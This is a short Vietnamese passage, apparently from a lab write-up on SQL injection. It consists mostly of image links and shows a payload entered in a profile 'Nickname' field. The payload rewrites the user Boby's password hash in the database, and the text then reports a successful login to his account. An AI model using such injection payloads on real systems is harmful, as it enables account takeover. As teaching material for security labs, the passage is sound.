
Dùng mật khẩu này để đặt lại mật khẩu cho Boby.


Nhập vào mục Nickname:

Boby', Password='6de752e3bb58e4dee425c6cd9a77a2adead41a90' WHERE name='Boby'; #




Kết quả thu được:





Ta thấy mật khẩu của Boby đã bị thay đổi. Thử dùng mật khẩu mới (‘hcmute’) để đăng nhập.



Kết quả thu được: Ta có thể đăng nhập vào tài khoản của Boby.

